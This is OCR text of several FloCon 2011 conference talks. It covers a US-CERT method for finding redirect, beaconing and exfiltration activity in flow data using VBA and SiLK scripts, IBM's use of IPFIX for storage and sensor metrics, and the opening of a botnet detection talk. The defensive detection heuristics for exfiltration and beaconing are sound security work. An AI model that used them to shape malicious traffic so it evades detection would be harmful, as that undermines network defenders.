
```
ActiveCell.Offset(1, 0).Select
        endRange = ActiveCell.Address(False, False)
        ' myCell = ActiveCell.AddressLocal

          endRange = Right(endRange, Len(endRange) - 1)

          If loopcount = 1 Then
             beginRange = 1
                    Else
             beginRange = i - 1
          End If
          loopcount = loopcount + 1
          i = endRange + 1
          endRange = endRange - 1
          goodguy = Range("D" & beginRange).Value
          badguy = Range("E" & beginRange).Value
          bytecount = Range("F" & beginRange).Value
       Loop

    Range("E" & beginRange).Select

    Charts.Add
    ActiveChart.ChartType = xlColumnClustered
    ActiveChart.SetSourceData Source:=Sheets("Sheet2").Range("G" & beginRange)
    ActiveChart.SeriesCollection.NewSeries

    ActiveChart.SeriesCollection(1).XValues = "=Sheet2!R" & beginRange & "C1:R" & endRange & "C1"
    ActiveChart.SeriesCollection(1).Values = "=Sheet2!R" & beginRange & "C3:R" & endRange & "C3"

    ActiveChart.Location Where:=xlLocationAsObject, Name:="Sheet2"
    With ActiveChart
       .HasAxis(xlCategory, xlPrimary) = True
       .HasAxis(xlValue, xlPrimary) = True
       .HasTitle = True
       .ChartTitle.Characters.Text = goodguy & " beaconing to " & badguy & "with a byte count of " & bytecount
    End With
    ActiveChart.Axes(xlCategory, xlPrimary).CategoryType = xlCategoryScale
    ActiveChart.HasLegend = False

Next
End Sub
```

Homeland Security

Redirect Activity

- *Victim IP Address communicates with first mal IP/domain and is immediately redirected to a secondary mal IP/domain*
- Identifies malicious and anomalous activity
  - Tracks connections/patterns to IPs/domains of interest
  - Correlates activity with incident database information
  - Can help to:
    - Identify post infection beaconing such as pattern is seen every half hour before victim tries again.
    - Identify new types of malicious activity or malware based off of pattern recognition from the victim IP
      - First and last/size of bytes downloaded from each
    - Provide more than two attacker sessions and identify malicious traffic such as Gumblar

Redirect Campaigns



Homeland Security

Redirect Criteria

- Victim initiates connection to first malicious IP address and then within milliseconds initiates connection to second malicious IP address. The victim then does the same activity 30 minutes later in a dual initiate connection to the malware IP address set.
  - *VICTIM ----------->> MAL1*
  - *MAL1 ----------->> VICTIM*
  - *VICTIM ----------->> MAL2*
  - *MAL2 ----------->> VICTIM*

  - *VICTIM WAITS 30 MINUTES TO INITIATE NEXT SESSION*
  - *VICTIM ----------->> MAL1*
  - *MAL1 ----------->> VICTIM*
  - *VICTIM ----------->> MAL2*
  - *MAL2 ----------->> VICTIM*
- Alternate criteria:
  - Victim IP contacts several IP addresses/domains in sequence (and repeats activity). Examples include Gumblar or other fast flux activity.

Redirect Code

- The snippet below creates the coupling between the victim and attacker IPs. Many more lines are used to accurately focus on back and forth communications, however this is the basis for pairing the attacker/victim:

```
# Check to make sure there was a ip.set for the pair of malicious IP addresses if so pull victim IP addresses and add then to one set.

if [ -f $i.outweb.set ] || [ -f ${ip[$p]}.outweb.set ]; then
        rwsetintersect --add-set=$i.outweb.set --add-set=${ip[$p]}.outweb.set --set=bothout.set if [ -f bothout.set ]; then

# Create the the flow data for the pair of malicious IP addresses.
# from from the small binary files and place the results in a base.bin # Using the ip.set query of base.bin and place results in intersected.bin

        rwappend --create base.bin bin/$i.bin bin/${ip[$p]}.bin
        rwfilter --anyset=bothout.set base.bin --pass=Intersected.bin
        count=`rwfilter Intersected.bin --type=outweb --pass=stdout | rwsort --fi=22 | rwcut --fi=1-12,26 | grep -A 1 $i | grep -B 1 ${ip[$p]} | wc -l`
```

Findings Analysis: Redirect

- *Sample Output*
  - *Quick second/millisecond session redirects*
  - *Detected recent gbot activity w/ 2k+ infections*

sIP	dIP	sPort	dPort	packets	bytes	flags	sTime
attacker IP1	victim	80	1514	5	629	FS PA	2010/10/27T14:58:03.219
attacker IP1	victim	80	1519	5	629	FS PA	2010/10/27T14:58:05.072
attacker IP2	victim	80	1515	4	589	FS PA	2010/10/27T14:58:07.243
attacker IP2	victim	80	1515	1	40	A	2010/10/27T14:58:07.418
victim	attacker IP	1514	80	5	470	FS PA	2010/10/27T14:58:08.174
victim	attacker IP	1519	80	6	517	FS PA	2010/10/27T14:58:08.026
victim	attacker IP	1515	80	8	602	FSRPA	2010/10/27T14:58:11.159
victim	attacker IP	1515	80	1	40	R A	2010/10/27T14:58:14.418

Suspicious

- Seeking to detect and identify ‘suspicious activity’ and outliers
  - Communicating with known mal IPs
  - Pattern matching/identification
  - Conjecture
- The query covers activity that may not be caught elsewhere
  - Low and Slow beaconing that may not be caught
  - High port to high port activity
  - Rootkit type activity with unique instructional patterns

Photo courtesy of CurrentTV

Data Exfil Criteria

- *Beaconing can potentially become data exfiltration when:*
  - *The victim IP address downloads a percentage of total packets exchanged (at least with web traffic).*

Image from huffingtonpost.com

Noted false positives when the victim is a web server and normal web traffic exceeds downloaded data of 70-90% and uploads of 10-30%

Homeland Security

Suspicious Script/Code

FloCon2011

- The suspicious script gets all possible victim IP addresses and then prints out traffic based on time (what the communication looked like back and forth) to help determine suspicious patterns. Simply put it is a straight rwcut filtered on time.

```
for j in `rwfilter bin/$IP.bin --type=all --pass=stdout | rwuniq --fi=1 --no-titles --no-columns | grep -v $IP | cut -d "|" --fi=1 | sort -u`
    do
    sensor=`rwfilter bin/$IP.bin --any-address=$j --pass=stdout | rwcut --fi=12 --no-titles --no-columns --no-final-delimiter | head -1`
    sensor=`grep -w $sensor ../sensor.txt | head -1 | cut -d "|" -f2`
```

Homeland Security

Findings Analysis: Suspicious

- Heuristic detection techniques
- Rarely detects FakeAV

Example Output: Victim IP uploaded 21360 bytes and downloaded 8142 bytes to malicious IP Address:

sIP	dIP	sPort	dPort	pro	packets	bytes	flags	sTime	dur	eTime	sensor	initialF
victim	attacker	37688	80	6	6	288	S	2010/12/06T15:58:26.288	92.985	2010/12/06T15:59:59.273		
victim	attacker	41745	80	6	6	288	S	2010/12/06T15:58:35.282	92.985	2010/12/06T16:00:08.267		
victim	attacker	38283	80	6	6	288	S	2010/12/06T15:58:47.025	92.985	2010/12/06T16:00:20.010		
victim	attacker	23620	80	6	6	288	S	2010/12/06T15:59:02.375	92.982	2010/12/06T16:00:35.357		
victim	attacker	22906	80	6	6	288	S	2010/12/06T15:59:26.089	92.984	2010/12/06T16:00:59.073		
victim	attacker	48356	80	6	6	288	S	2010/12/06T16:00:05.258	92.984	2010/12/06T16:01:38.242		
victim	attacker	24169	80	6	6	288	S	2010/12/06T16:24:20.051	92.984	2010/12/06T16:25:53.035		

Requirements

- **Commodity hardware and available storage capacity**
- **In-house development capability to create/tune/maintain scripts**
  - **Update scripts based on new patterns and emerging threats**
- **Process to coordinate actions/activities**
  - **Standardization/certification of analytical process and background**
- **Manpower to verify and/or vet findings for accuracy and action**

Recommendations

- **Provide user-friendly portal/system to process findings**
  - **Hierarchical view for different users**
    - **Incident summary or overview for management**
      - **Paraphrase activity and provide easy-to-understand format**
      - **HTML and Executive Summary reports**
      - **The report script is approximately 2500 lines of shell script and analyzez different parts of the above logs to give initial findings.**
    - **Detailed view explaining specific query findings (e.g., beaconing, suspicious, etc.)**
    - **Detailed technical specifics for findings and incidents**
      - **Incident findings**
      - **Department impacted**
      - **Associated activity**
- **Provide automated methods and templates for processing**
  - **Vehicle and report template to disseminate validated findings**
    - **i.e.- “Notify Accounting of virus identified on IP 1.1.1.1”**

Recommendations (cont.)

- **Standardize incident criteria, taxonomy, templates**
- **Normalize incident handling/analysis processes**
- **Standardize product and include incident information**
  - **Network Flow data**
    - **Usual Stuff: Src/Dest IPs/Ports/Proto/Bytes/Time/etc.**
  - **IP correlation / analyst notes / database entries**
  - **Include references (proprietary, open source, etc.)**
- **Trust but Verify**
  - **Ensure automated findings are checked for accuracy and properly vetted prior to dissemination, formal reporting and/or follow-up action**

Considerations

- **Integrate into operations**
  - **Ensure capability is properly integrated into operations commensurate with organizations priority and operational necessity**
- **Maintenance and Functionality**
  - **Be able to allocate support levels to add/modify as necessary**
- **Eyes-on analysis/vetting**
  - **What person/department and what level of granularity**

Benefits

- **Discover and detect security events and malicious activity**
  - **Predicated on flow data**
  - **Expand incident discovery/detection capabilities**
  - **Timely and effective reporting of security incidents**
  - **Enables mitigation and remediation of findings**
  - **Scalable and especially useful for large/compartmented enterprises**

- **Automated query process**
  - **2-click vetting and approval process optimal (depending)**

Takeaways

- **Harness flow data to identify security events and incidents of interest across the enterprise**
- **Develop automated queries to do work for you and vet results for accuracy**
  - **Tune appropriately**
- **Layered view to provide a user friendly view of information and data pertinent to different levels of org.**
  - **Customize different views across organization:**
    - **Leadership / Security Operations**
    - **Technicians / Responders**
    - **Constituents (if desired)**

Contact

- US-CERT
  - US-CERT Security Operations Center
    Email: soc@us-cert.gov
    Phone: +1 888-282-0870
  - US-CERT Information Request
    Email: info@us-cert.gov
    Phone: +1 888-282-0870
  - GFIRST: gfirst@us-cert.gov
- Information available at http://www.us-cert.gov

Homeland Security

Questions?

Homeland Security


Using Flow For Other Things Than Network Data

Is the coke machine half empty or half full?

Jeroen Massar <jma@zurich.ibm.com>

Why are we doing this

- We have developed our own high-performance & scalable Flow Analyzer (Anaphera)
- First solely targeted at Network Traffic, which was our primary focus
- Does aggregation, correlation and anomaly detection



Why only look at network information?

- A number of IBM internal organizations saw our tool when used for network usage and where generally impressed with the speed flexibility and usability of the UI.

  The SONAS (Scale Out Network Attached Storage) team requested if we could also create a similar tool for their storage line of products.

- We know that IPFIX is a quite compact, easily parseable and generatable format and due to the Enterprise IDs and flexible Element IDs can easily be made useable for other data than network.

- We thus enhanced our tool to be able to analyze any kind of data
  - which is (partially) the idea behind IPFIX
  - and why not do it, same engine, just more data, more correlation

- Biggest advantage: a single parser for IPFIX

SNMP versus IPFIX

- SNMP = poll, IPFIX = push

- Problem with SNMP is that one has to poll all the devices
- Want measurements every *n* minutes, out of 100.000 meters
  - Great challenge in creating a tool that can poll that amount of meters
  - Especially when devices are not always online/reachable
  - TCP state complicates matters too, generally need to distribute collection over multiple machines

- With IPFIX, just configure those 100.000 devices to push their metrics out every *n* minutes
- Need a collector which can accept quite bursty traffic
- Could anycast collectors to spread load if really needed

XML Registry

IANA IPFIX Information Element registry http://www.iana.org/assignments/ipfix/ipfix.xhtml

```
<xml….
<registry….
…
 <record>
      <name>IBM_disk_reads</name>                          The name of the component
      <ibm_title>Disk Reads</ibm_title>                    Title for the graphs
      <ibm_type>uint</ibm_type>                            The value is an integer
      <ibm_related>                                        Related values
         <elementId>IBM_disk_writes</elementId>
         <elementId>IBM_cpu_load</elementId>
      </ibm_related>
      <group>IBM-Storage-Disk</group>                      What group it belongs to
      <elementId>10001</elementId>                         The IEID
      <enterpriseId>2</enterpriseId>                       The IBM Enterprise ID
      <description>                                        Little description for humans
        <paragraph>
         CPU Usage, User part
        </paragraph>
      </description>
    </record>
```

Data Types

- String (BPSL style)
- ISO Country Code (eg .ch)
- IP address (4 bytes it is IPv4, 16 it is IPv6)
- EUI48 (MAC Address)
- IE (Information Element)
- Hex
- Float
- Unsigned Integer
- Datetime
- Time
- Octets
- Packets
- Flows
- ASN
- FlowLabel
- Port
- Domain
- Interface
- FlowVersion
- VLan
- ICMP

Static Templates are cheap


- Implementation wise, creating an IPFIX meter is ‘cheap’:
  - Define a static structure
  - Fill structure every <n> time with data
  - Export structure over the network
  - Once in a while send a template that describes the structure

- Can easily be done in silicon
- Watch out for endian issues ;)

Use of new IPFIX BasicLists

- https://datatracker.ietf.org/doc/draft-ietf-ipfix-structured-data/
- IETF Working Group item, but not finalized yet
- Defines a way to store repeating information into IPFIX records

- Useful for instance when one has multiple harddisks, multiple cpus, but also ASPaths



Aspects

Command format: aspect new <name> <type> [<components> …]

```
aspect new cpu tva ip_exp (*IBM_cpu_idle *IBM_cpu_iowait *IBM_cpu_system)
aspect set name “Host CPU Usage”
```

This configures an aspect called “cpu” with name “Host CPU Usage” which generates graphs for each host.

The keys will be generated from the IP address of the exporter (ip_exp) and the IEID (Information Element Identifier) of the components specified, the value will be what the IEID specifies.

The asterisk in front of a component name indicates that the name goes into the key and the value is used for the value. Normally, like for ip_exp above, the value is stored in the key.

The braces indicate a set of “or” components, eg to store both source and destination addresses one can use:

```
aspect new host tva (ip_src ip_dst)
```

IPFIX over Delay Tolerant Networking or SMTP

- Not all devices are connected 24/7
- DTN specifies two protocols for store-and-forward messaging (Licklider + Bundle)

- Can also use SMTP which is easier to setup, just have a local mailspool which gets flushed when the host dials in to the network / connects.

- Useful for retrieving metrics from nodes which are not always connected like sensors that are dropped around a place where the sensors don’t have a lot of battery power

Storage

- Performance management is important in storage environments
- Can combine network trends with disk activity
- Instead of top talkers, figure out what files are “hot”, and in that case move those files/blocks of data to SSD for quicker access
- Can optimize LRU and MU caches based on data that is collected

Example statistics:

- NFS
- Samba/CIFS
- Disk Usage
- CPU load

In total >2500 separate metrics…

Electric cars & Windmills


EDISON: Electric vehicles in a distributed and integrated market using sustainable energy and open networks

One part of this involves Electric Vehicles (EVs) and managing when these EVs re-charge, in a way to not overload the electrical network and using renewable resources as efficiently as possible.

When the cars charge, they can communicate with a central server.

We then send using IPFIX the averaged speed, drive duration, power consumption etc to the IPFIX collector.

The driver can indicate what kind of trips will be undertaken and when the car should be fully charged. Various algorithms then instruct the car when it is cheapest to charge and at which times It is preferred to charge itself due to network load



Road Traffic

- System which can identify license plates
- Record speed at point X

  => Send using IPFIX: license plate, color and speed
- Record speed at point Y

  => Send using IPFIX: license plate, color and speed

Collector can average the measurements out, toss the license plate

Add a road topology to the mix and you gain insight on what routes cars take and where there are a lot of cars, where congestion Happens what changes in speed there are during congestion etc.

Open Issues / Future Work

- Standardize the types and the extra information in the
- Central/Global registry where every organization can register their Information Elements most likely IANA will be appropriate for this as the default IPFIX IEs are also there

Is the coke machine half empty or half full?

Sometimes you want a drink

Sometimes the vending machine is empty

Do you want to walk over to find out if it is empty, or do you want to just stay in your chair?

=> Instrument the vending machine

- Vending machine has a payment protocol
- Cards contain an ID, credit is centrally administered.
- Tap into the serial protocol between the vending machine and the credit machine
- Let the sniffer generate IPFIX packets, solely on the part of the protocol acknowledging payment and the type of product bought.

Questions?

Jeroen Massar <jma@zurich.ibm.com>

Screenshots

Detecting Botnets with NetFlow

V. Krmíček, T. Plesník

{vojtec|plesnik}@ics.muni.cz

FloCon 2011, January 12, Salt Lake City, Utah

Presentation Outline

- NetFlow Monitoring at MU
- Chuck Norris Botnet in a Nutshell
- Botnet Detection Methods
- NfSen Botnet Detection Plugin
- Conclusion

Part I


NetFlow Monitoring at MU

Masaryk University, Brno, Czech Republic

